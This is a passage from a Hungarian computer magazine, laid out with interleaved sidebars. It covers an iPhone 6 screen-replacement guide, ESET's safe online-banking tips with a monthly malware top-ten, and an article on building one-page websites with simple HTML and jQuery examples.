A kijelző bizonyos hibáira általában a csere az első felmerülő ötlet, ám a kijelző felső részén megjelenő, villogó szürke csíkokra, valamint a ritkán vagy egyáltalán nem érzékelő képernyőre a csere nem ad megoldást. A jelek szerint ennek oka az alaplapon lévő touch-controller IC gyenge forrasztása. Az alábbiakban bemutatott lépések az iPhone 6s esetén is alkalmazhatók, de ott a kijelző és a fedőlap egymáshoz is van ragasztva. Ezt például egy mikrohullámú sütőben felmelegített, majd a kijelzőre tett hideg-meleg gélpárnával tudjuk felpuhítani, majd leszedni.

Lépésről lépésre





1 Előkészületek

Legelső dolgunk a szükséges alkatrészek beszerzése után a megfelelő munkakörnyezet megteremtése: sztatikus feltöltődésre hajlamos dolgok (műszálas ruha, szőnyegpadló, gurulós szék) eltávolítása, tiszta és sima asztal biztosítása. Az anti-sztatikus állapotot a közelben lévő (földelt) radiátor és az alkatrészek, szerszám-

Szükséges eszközök

- 1 Széles ragasztószalag** a mély repedések letakarására. **2 Pillanatragasztó** a kamerakeret rögzítéséhez. **3 Hibátlan kijelző.**
- 4 Műanyag (nylon) feszítő.**
- 5 Pentalobe hegyű, P2 méretű csavarhúzó.** **6 Hajlított hegyes csipesz.** **7 Szike** vagy éles tapétavágó kés. **8 Filctoll, papírlap és kétoldalas ragasztó,** illetve **mágneses tábla** a csavarok keveredés nélküli rögzítéséhez. **9 Vékony gitárpengető** vagy puha műanyag lap a csatlakozók szétválasztásához és a ház szétfeszítéséhez. Továbbá: tapadókorong, hajszáritó.





mok pár másodperces megérintésével létrehozhatjuk. A kiszedett csavarok biztonságos rögzítését lehetővé tevő mágneses lap vagy kétoldalas ragasztó is sokat segít. Ha később elakadnánk, a menet közben készített fényképek visszanezítésével átlendülhetünk a problémákon.

2 Kinyitás

A pentalobe fejű csavarokat a telefonon a töltőcsatlakozó mellett találjuk, ezek a hozzájuk való csavarhúzóval hajthatók ki – akinek nincs csavarhúzója, ezt akár egy szike hegyével is megteheti, de számítson arra, hogy biztosan nyomot hagy a csavarok fején. A csavarok menete is érzékeny, ezért ne erőltessük!

3 Szétválasztás

A tapadókoronggal a Home gomb mellett a kijelzőt kissé megemelve már lesz helyünk a kijelző és a ház között ahhoz, hogy a pen-

getővel vagy egy műanyag lappal (feszítővel) a perem mentén végig tudjunk haladni. A két oldalon kettő-kettő fület kell elválasztanunk a háztól. A kijelzőt alulról nyissuk felfelé, mert a szalagkábelel fent van. Ha a kijelző nagyon darabokra tört, ragasszuk azt le egy széles szalaggal, azon a tapadókorong jobban megtapad.

4 Akkumulátor kiszerelése

A kijelző felnyitása után áramtalanítanunk kell. Ehhez vegyük le a Philips-fejű csavarokkal (méret: PH00) rögzített fémlapot az akkumulátor kábeléről. A csatlakozót műanyag eszközzel vagy körömmel pattintsuk ki, fémmelel ne nyúljunk hozzá! Ha az akkumulátor kapacitása kicsi, ezáltal ki is cserélhetjük.

5 Kijelző lecsatlakoztatása

A felnyitott kijelzőt ne hajlítsuk teljesen hátra, az eltávolításáig tartsuk meg.

A csatlakozója feletti védőlapot innen is távolítsuk el az öt, különböző hosszúságú(!) csavar kihajtásával. A csavarokat ne keverjük össze, mert a rossz helyre való betekerésükkor tönkreteszik az alaplapot.

6 Előlap alkatrészeltávolítása

Akár csak a fejhallgató csatlakozója, a fényérzékelő és az előlapi kamera is hasonló fedél alá került. Természetesen ezek a csavarok is különböző hosszúságúak.

7 Alkatrészeltávolítása

A kiszedett elemeket a csereképernyőre kell átszerelnünk. Erről sokszor hiányzik az előlapi kamera körül található átlátszó gyűrű, így azt a régeből kell kiszednünk. Az új helyen kétoldalas ragasztóval, esetleg pillanatragasztóval rögzíthetjük.

8 Home gomb fedelének leszedése

A gomb feletti fémlapot szedjük le, miután a csavarjait és a kijelző mögötti fémlap alsó csavarját eltávolítottuk.


9 Home gomb eltávolítása

Egy műanyag feszítővel válasszuk el a szalagkábelben lévő csatlakozókat egymástól. A gomb körüli szigetelés gyengén tapad az előlaphoz, de a szalagkábelben lévő elektronikát erősebb kétoldalas ragasztó rögzíti. Ezt forró levegővel (pl. hajszárító) is megpuhíthatjuk, így könnyebb lesz szedni.


10 Kijelzőpanel eltávolítása

A régi kijelző hátsó lemezének a többi csavarját is távolítsuk el. A mögötte lévő szalagkábel le van ragasztva, lefeszítésekor erre is ügyeljünk, ugyanis a Home gomb csak akkor lesz jó, ha ezt a kábelt használjuk hozzá.

9



11



11 Új kijelző beszerelése

A hibátlan kijelzőre átszerelt alkatrészeknek az eredeti állapotot kell tükrözniük. Csatlakoztassuk a kijelzőt az alaplaphoz, majd kössük vissza az akkumulátort. Ekkor már bekapcsolhatjuk a telefont, kipróbálva azt. Kikapcsolás után a telefon képernyőjének két oldalát egyenletes nyomásával, akár az asztalra fektetve patinthatjuk össze, ami után csak két csavart kell behajtanunk. 📺

10



HIRDETÉS

Olvass újságot határok nélkül!

Azonnal elérhető online lappiac



 DIGITALSTAND

digitalstand.hu



10 tipp a biztonságos bankoláshoz

Willie Sutton valójában soha nem mondta, hogy **azért rabol bankot „mert ott tartják a pénzt”**. Ez azonban nem jelenti azt, hogy a bankok, és immár a netbankolók ne lennének a bűnözők kiemelt célpontjai.

Ma már normálisnak és megszokottnak számít, hogy a számlaegyenlegünk ellenőrzését, számláink kifizetését és egyéb pénzügyeink intézését online végezzük. De vajon megteszünk-e mindent a biztonságos internetes bankolás érdekében? Az ESET az Európai Kiberbiztonsági Hónap partnereként és aktív résztvevőjeként 10 pontban foglalta össze a biztonságos online bankolás és fizetés alapelveit.

1 Használjunk megbízható eszközt
Az első és legfontosabb alapelv, hogy az online számlánkhoz való csatlakozás során megbízható eszközt használjunk.

A saját (lehetőleg megfelelő védelmi megoldással ellátott) számítógépünk, táblagépünk vagy okostelefonunk a legjobb választás, mivel nagyobb valószínűséggel vennénk észre, ha valamilyen gyanús tevékenység zajlana rajta, vagy az eszköz furán viselkedne. Ha lehetséges, kerüljük a kölcsönkért vagy nyilvános eszközök használatát.

2 Figyeljünk a netkapcsolatra

Nem mindegyik internetkapcsolat számít biztonságosnak az online bankolás vagy fizetés szempontjából. A nyilvános Wi-Fi a kedvenc kávézóinkban vagy a főté-

ren elérhető hálózat nem feltétlenül a legjobb opció arra, hogy megnézzük számlaegyenlegünket vagy kifizessük számláinkat. Ha nem tudjuk elkerülni a nyilvános hálózatok használatát, akkor alkalmazzunk VPN (Virtual Private Network) megoldást, hogy kommunikációnk titkos maradjon, és adataink ne kerüljenek illetéktelen kezekbe.

3 Legyen naprakész a számítógépünk

Tartsuk operációs rendszerünket naprakészen. A rendszeres biztonsági hibajavítások azonnali letöltése és futtatása segít bezárni a támadók által keresett sebezhetőségeket, ugyanis a javítatlan hibák, sérülékenységek lehetővé tehetik, hogy megfertőzhessék számítógépünket. Sok program automatikusan telepíti a biztonsági frissítéseket, hibajavításokat, illetve új verziókat keres anélkül, hogy szükség lenne külön felhasználói beavatkozásra. Ezzel időt takaríthatunk meg, és egyben maximalizálhatjuk a védelmünket.

4 És a biztonsági megoldásunk is

Mielőtt csatlakoznánk az online számlánkhoz, telepítsünk megbízható, többszintű és naprakész biztonsági megoldást. A komplex internetbiztonsági alkalmazás védelmet nyújt a különféle típusú vírusok, valamint az olyan rosszindulatú átverések ellen, amelyek ártalmatlan e-mailnek vagy weboldalnak

A legveszélyesebb kártevők

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy éppen milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2016 szeptemberében a következő 10 károkozó terjedt a legnagyobb számban.

1. JS/Danger.ScriptAttachment

> **Előfordulási aránya: 10,88%**

> **Fertőzőtttség: csökkenő**

Kártékony JavaScript-fájl, amely fertőzött e-mailek mellékletében terjed, és futása során képes a megtámadott számítógépre további kártékony kódokat, elsősorban zsarolóprogramokat letölteni.

2. JS/TrojanDownloader.Nemucod

> **Előfordulási aránya: 8,09%**

> **Fertőzőtttség: növekvő**

A JavaScript-alapú trójai HTTP-kapcsolaton keresztül további kártékony kódokat igyekszik letölteni a megfertőzött számítógépre, az URL listája alapján, majd azokat természetesen futtatja is.

3. Win32/TrojanDownloader.Wauchos

> **Előfordulási aránya: 3,83%**

> **Fertőzőtttség: növekvő**

Egy trójai program, amely a gépre jutva beépül a regisztrációs adatbázisba, majd további kártevőket próbál letölteni, valamint

összegyűjti a számítógép főbb adatait és elküldi gazdájának.

4. LNK/Agent.DA

> **Előfordulási aránya: 3,53%**

> **Fertőzőtttség: csökkenő**

Kártékony link hivatkozás, amelyik különféle parancsokat fűz össze és futtat le észrevétlenül a háttérben. Az eddigi észlelések szerint részt vesz a Bundpil féreg terjesztésében is.

5. Win32/Bundpil

> **Előfordulási aránya: 3,18%**

> **Fertőzőtttség: csökkenő**

Hordozható médian keresztül terjed, és további fertőzések letöltését igyekszik elérni. Valamint törölheti a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat.

6. Win32/TrojanDownloader.Agent.CQH

> **Előfordulási aránya: 2,28%**

> **Fertőzőtttség: csökkenő**

Egy trójai program, amely a gépre jutva további kártevőket próbál letölteni, hátsó ajtót nyithat hackereknek, valamint megfigyeli, rögzíti és továbbítja a felhasználó internetes tevékenységét.

7. Win64/TrojanDownloader.Wauchos

> **Előfordulási aránya: 1,73%**

> **Fertőzőtttség: növekvő**

Szeptember végén bukkant fel a 3. helyen álló trójai modernebb változata, amely a fejlesztésének köszönhetően jobban képes terjedni, például hálózatba kötött eszközökön keresztül.

8. HTML/FakeAlert

> **Előfordulási aránya: 1,62%**

> **Fertőzőtttség: növekvő**

Ez a trójai hamis figyelmeztető üzeneteket jelenít meg, hogy a felhasználó azok nyomán kapcsolatba lépjen a csalók hamis műszaki támogatásával, akik „távsegítséggel” ellopják személyes adatait.

9. HTML/Refresh

> **Előfordulási aránya: 1,58%**

> **Fertőzőtttség: növekvő**

Trójai program, amely észrevétlenül átirányítja a felhasználó böngészőjét különféle rosszindulatú webcímekre. A kártevő jellemzően a manipulált weboldalak HTML-kódjába beágyazva található.

10. Win32/Agent.XWT

> **Előfordulási aránya: 1,49%**

> **Fertőzőtttség: csökkenő**

A Win32/Agent olyan kártevők gyűjtőneve, amelyek hátsó ajtót nyitnak a megtámadott rendszeren, és ezen keresztül jellemzően további kártékony állományokat kísérelnek meg letölteni, futtatni.

álcázzák magukat, hogy így vegyék rá az áldozatokat bizalmas adataik megadására.

5. Alkossunk erős, egyéni jelszót

Az egyik legfontosabb szabály, hogy minden egyes belépési helyszínen különböző egyedi jelszót használjunk. Ha ugyanis ugyanazt a jelszót használjuk az online számlánkhoz, a közösségi média felületeinkhez vagy több más fiókunkhoz is, az könnyen katasztrófa-hoz vezethet, ha jelszavunk bármelyik oldalról esetleg mégis kiszivárogná. Nagyon hasznos, és könnyen megjegyezhető alternatíva a jelmondatok használata, vagy használhatunk olyan jelszókezelő programot is, ami eltárolja az összes kódunkat, nekünk pedig csak egyetlen mesterjelszóra kell emlékeznünk.

6. Használjunk kétfaktoros azonosítást

Ha a bankunk felajánlja a kétfaktoros azonosítást (2FA) az online számlánkhoz, akkor használjuk ki a lehetőséget. Így a bank duplán is ellenőrizni tudja, hogy tényleg mi szeretnénk csatlakozni online számlánkhoz a saját eszközünkkel. Ha a

jelszavunk esetleg rossz kezekbe is kerül, a második azonosítás nélkül nem lesz sikeres a belépés.

7. Ne dőlünk be a csapdáknak

A kiberbűnözők szó szerint bármit megpróbálnak, hogy megszerezzék bizalmas adatainkat. Úgy tesznek, mintha bankárok lennének, hamis értesítést küldenek, vagy megkérnek, hogy változtassuk meg a jelszavunkat egy linken keresztül, amit e-mailben küldtek el nekünk. Ez csak néhány hazugság azok közül, amikkel megpróbálkoznak azért, hogy megszerezzék a kártyadatainkat vagy fiókunk jelszavát. Ha bármilyen üzenetet kapunk, amely arra kér, hogy változtassuk meg a belépési adatainkat vagy kattintsunk egy mellékelt linkre, semmiképpen ne tegyük; bank sosem küld ilyen jellegű üzenetet. Gyanú esetén legjobb, ha telefonon vagy személyesen keressük fel bankunkat.

8. Jelentkezzünk ki, ha végeztünk

Ha végeztünk, lépünk ki az oldalról. Ha egy támadó megpróbálja eltéríteni az online bankolás folyamatát, kevesebb kárt tud

okozni, ha nem vagyunk bejelentkezve fiókunkba. Szerencsére a legtöbb netbank automatikusan kilépteti a felhasználót egy idő után, de nem érdemes erre hagyatkoznunk.

9. Aktiváljuk az SMS-értesítéseket

Hasznos, ha folyamatosan figyeljük online egyenlegünket. Ezt legkönnyebben úgy tehetjük meg, ha bankunktól SMS-értesítést kérünk az összes számlánkon zajló pénzmozgásról, így sokkal könnyebben felfigyelhetünk a gyanús tevékenységekre.

10. Váltunk ki virtuális bankkártyát

Ma már minden banknál létezik külön internetes vásárlásokhoz való elektronikus (unembossed card) virtuális kártya, amelynek a számát bátran megadhatjuk a különböző oldalakon, akár még a háromjegyű CVV ellenőrző kóddal együtt is. Ám erre az alszámlára csak közvetlenül a vásárlás előtt vezessük át a szükséges összeget netbankunkon keresztül, ami így csak pár percet tölt az egyébként üres virtuális számlánkon. Ezzel a módszerrel az „igazi” bankkártyánk adatait sosem kell majd megadnunk a weboldalakon. ☑



Így add el magad a neten

Manapság már a mikrovállalkozások sem nagyon tehetik meg, hogy **az internetet kihagyják az üzleti modelljükből. A jó hír az, hogy a weblapépítést nem kell túlbonyolítani.**

HIGYED GÁBOR

Az elmúlt években teljesen átalakultak a weboldalak, ha egy vállalkozás vagy akár egy magánszemély trendi, informatív, és a célcsoportot megszólító külsőt szeretne, akkor teljesen más feltételeknek kell megfelelnie, mint akár csak másfél évvel ezelőtt. Szerencsére nemcsak az igények változtak meg, hanem a lehetőségek is, számtalan olyan tartalomkezelő rendszer, séma vagy előre legyártott téma kering az interneten, amelyeket különösebb előismeret nélkül is be lehet üzemelni – sok közöttük ráadásul még ingyenes is, így a pénztárca is kímélhető. Vagyis ha ma valaki egy weboldalt szeretne felépíteni, akkor rengeteg lehetőség közül választhat; és érdemes is élni a lehetőséggel, mivel a verseny igen nagy, a konkurenciától lemaradni pedig igen gyorsan lehet.

Sokan ott követik el a hibát, hogy igazából bele sem gondolnak abba, hogy milyen weboldalra lenne szükség: csak legyintenek, hogy az felesleges, bonyolult, és csak az időt viszi. Pedig egyáltalán nem törvényszerű, hogy egy site-nak összetettnek kell lennie, az információkat

akár egyetlen oldalon is meg lehet jeleníteni. Ez viszont ne tévesszen meg senkit: egy egyszerű külső mögött is sok információt lehet elbújtatni! Minden csak tudatos tervezés kérdése, amire persze tényleg rá kell egy kis időt szánni, de ha jól csináljuk, akkor lesz eredmény is.

Amikor egyetlen oldal jelent mindent

Az, hogy ki mennyi információt szeretne közölni a látogatókkal, mindig egyedi döntés kérdése, néhány példát azonban megmutatunk, hogy mindenki képbe kerüljön, miről is szól az egyoldalas dizájn. Vegyük például az egyik legnépszerűbb közösségi finanszírozási oldalt, a Kickstartert, annak is az egyes kampányait. Habár maga a site természetesen eléggé összetett, számunkra most csak az érdekes, hogy aki szeretne valamilyen termékre, ötletre pénzt gyűjteni, annak egyetlen oldal áll a rendelkezésére ahhoz, hogy minden fontosat elmondjon a leendő vásárlóknak és/vagy befektetőknek. Egy oldal nem sok, de ha azt vesszük, hogy nem ritkán több millió dollárnyi pénzt sikerül összegyűjteni,

akkor biztos, hogy a dolog működik. Ha megnézzük, hogy miből áll egy Kickstarter-kampány oldala, akkor látni fogjuk, hogy nemcsak az adott termékről, szolgáltatásról találunk információkat, hanem a gyártóról is, vannak feliratkozó formok, és tudunk rendelést is leadni. Vagyis az egyoldalas felépítés nem akadály. De mondunk mást! Az Apple-termékek sikerességéhez kétség sem férhet, tehát nem vitás, hogy a vállalat elég sok mindent jól csinál. Ha megnézzük, hogy az egyes termékeket az Apple hogyan mutatja be, akkor azt fogjuk látni, hogy minden kutyünek egyetlen, ámde elég informatív oldala van – az ilyen egyoldalas felépítést természetesen más gyártók is előszeretettel alkalmazzák.

Produktív választás


Az egyoldalas website-ok előnye, hogy a rendelkezésre álló hely, még ha valamilyen nyilván nyújtható is, korlátozott. Hogy ez miért nem rossz tulajdonság inkább? Azért, mert ha kevés a hely, akkor alaposan át kell gondolni, hogy mi kerüljön fel a webhelyre és mi nem – ez pedig a legjobb garancia arra, hogy csak a valóban fontos adatok fognak szerepelni. Ez nemcsak az átláthatóságot segíti, hanem könnyebb érthetőséget is biztosít.

A dolog azért felelősséggel is jár, hiszen minden olyan kérdést meg kell válaszolni, ami a leendő vásárlóknak fontos lehet. A termékek gazdájának a vevők fejével kell gondolkodni, és azontúl, hogy az adott kutyüt pontosan mire lehet használni, érdemes egy víziót bemutatni, közölni, hogy az adott terméket mikor és milyen áron lehet megvásárolni stb.

És persze ha vásárolni is lehet, akkor ahhoz felületet is kell biztosítani. A vásárlás gomb legrosszabb helye kétségkívül

Sikeres site-ok egyoldalas dizájnnal

A WPA2 titkosítású hálózatba is be lehet törni, de nem a kód visszafejtésével, hanem például egy szótáras módszerrel. A legnehezebb egy kliens belépését lehallgatni, de ez után a többi már csak a PC sebességén múlik.



Kickstarter

A közösségi finanszírozás alfája és ómegája – nem az egyetlen ilyen tematikájú oldal, de a legismertebb és a legsikeresebb. Minden egyes, finanszírozásra váró projektnek egyetlen oldal áll rendelkezésére, hogy megtalálja a befektetőket, leendő vásárlókat. A dolog nagyon jól működik, volt már olyan termék, amely 20 millió dollárt kalapozott össze.

az oldal legalján van, hiszen oda sokat kell görgetni, de az sem feltétlenül jó, ha csak felül tudunk tranzakciót kezdeményezni, hiszen a felső részt pedig pillanatok alatt kigörgetjük. A legjobb praktika alighanem az, hogyha a vásárlást több helyen is lehetővé tesszük, méghozzá egy olyan gomb vagy ablak segítségével, ami egyértelműen elkülönül a site többi részétől. Így biztosak lehetünk benne, hogy a felhasználók bármerre is görgetnek, mindig találkozni fognak a legfontosabbakkal.

Építkezz okosan!

Talán mondanunk sem kell, hogy amikor minden releváns adat egyetlen lapon olvasható, akkor kritikus fontosságú, hogy az információkat az olvasó ne ömlesztve kapja, hanem olyan tálalásban, ami egyszerre gusztusos és áttekinthető nézetet is biztosít. Az egyes szekciók különválasztására többféle technika is létezik. A legjobb mind közül véleményünk szerint az, ha minden szekció más háttérszínt kap.

Ha pasztellszínekkel dolgozunk, akkor a határok mindenféle extra rásegítés (pontok, elválasztó vonal stb.) nélkül kiváló tagolást jelentenek. A színekkel való játékokra nem véletlenül tértünk ki, hiszen nagyon nem mindegy, hogy a szöveget kényelmesen tudjuk-e olvasni, vagy csak úgy, hogy az élénk árnyalatok miatt folyamatosan hunyorogni kellene. Sajnos nem mindenkit áldott meg a sors olyan érzékkel, ami a legjobb színárnyalatok kombinációjának kiválasztásához kell, de ezért vannak a webes eszközök: a color.adobe.

com-on például mindenki kreálhat magának színpalettát, teljesen ingyenesen ráadásul. Az Adobe weboldalán a színek kódokat is megtaláljuk, így a kiválasztott árnyalatokat közvetlenül beilleszthetjük a CSS-fájlba. Ennek mikéntjébe részletesebben nem megyünk bele, csupán említés szintjén mondjuk, hogy különböző trükköket, így átlátszóságot vagy színek közötti átmenetet is be lehet állítani. A mai trendek viszont a letisztultságról szólnak, abba ezek a technikák nem férnek bele.

Közlekedj okosan

Ha sikerült egy jól felépített oldalt összerakni, még akkor is van számtalan olyan dolog, amivel kényelmesebbé tehetjük a látogatók dolgát. Ezek többsége apróság, de érdemes foglalkozni velük, hiszen ha a potenciális vevők jól érzik magukat az oldalon, akkor szívesebben vásárolnak, könnyebben regisztrálnak és/vagy többet költenek és/vagy valószínű, hogy máskor is visszatérnek majd. A szép színes szekciók között a letriviálisabb módon természetesen görgetéssel lehet mozogni, de hasznos segítség lehet az is, ha a weboldal elején egy nagyon rövid tartalomjegyzéket helyezünk el, a weboldal aljára pedig kikerül egy „vissza az oldal tetejére” gomb vagy felirat is.

Ehhez minimális szinten ismerni kell a HTML nyelvet, hiszen a website forráskódjába is bele kell nyúlni – tartalomkezelő rendszereknél a template fájlba, ha pedig saját magunk nulláról készítettük el a weboldalt, akkor az általunk létrehozott



Apple

Az almás gyártó sikerének egyik titka a jó marketing, amibe beletartozik természetesen a kiváló weboldal is. Az Apple a termékek bemutatásánál használja ezt a fajta felépítést, annyi csavarral, hogy a küyükről csak a legfontosabb információk érhetők el, és vannak azért olyan adatok, amelyeket csak „kikattintással” láthatunk.

.html fájlba. A weboldalon belüli ugráshoz <DIV> tagokat kell a HTML-kódban elhelyezni, az alábbiak szerint. A célpont, ahová ugrani szeretnénk, ilyen legyen:

```
<div id="rendeles_leadasa">
<h2>•Rendelés•leadasa</h2>
...
</div>
```

A link, amivel a Rendelés leadása szekció elejére tudunk ugrani, az pedig a következő:

```
<a href="#rendeles_leadasa">Ugrás•rendelés leadásához</a>
```

Természetesen a fenti minta alapján nemcsak egy, hanem több azonosító is elhelyezhető a weboldalon belül (de értelemszerűen minden résznek más nevet kell adni), ez teszi lehetővé a tartalomjegyzék kialakítását is. Ha sima ugrás helyett animációkat is szeretnénk használni, akkor azt JavaScript segítségével tudjuk megoldani. Ha tartalomkezelő rendszerrel dolgozunk, akkor az eleve tartalmazza az ehhez szükséges JQuery modult, ha viszont egyedileg készítjük el a script fájlt, akkor a Google-tól hívhatjuk meg a JQueryt, mégpedig úgy, hogy a fájl elejére beszúrjuk az alábbi sort:

```
<script src=https://ajax.googleapis.com/ajax/libs/jquery/3.1.0/jquery.min.js></script>
```


A görgetést végző kódot természetesen nem kell hogy saját magunk írjuk meg, a neten rengeteg előre elkészített verzió →

Innen vegyen példát – építsen saját weboldalt

A jobbtól tanulni nem szégyen, és ihletet meríteni sem az. Természetesen senkit sem bátorítunk arra, hogy egy az egyben lesse el másoktól a trükköket, azonban számtalan olyan forrást lehet találni a weben, amely ingyenes, letölthető témákat tartalmaz. Aki egy kicsit is ért a CSS-hez és a HTML-hez, az

persze bármelyik témában lévő ötleteket tudja alkalmazni – egy kis tudás pedig sosem árt, hiszen az valószínű, hogy néhány apróságot (mondjuk a DIV-ek neveit és a HTML-oldal struktúráját) módosítani kell ahhoz, hogy minden megfelelően működjék. Ha tényleg, szó szerint értelmezett egyolda-

las weboldalt szeretnénk készíteni, akkor egy tartalomkezelő rendszer (pl. Drupal vagy WordPress) bevetése kicsit olyan, mintha ágyúval lőnénk verébre, de ennek is megvan a maga előnye: a témákat egyszerűen telepíthetjük. Az alábbiakban néhány népszerű témát mutatunk meg.




Zerif Lite

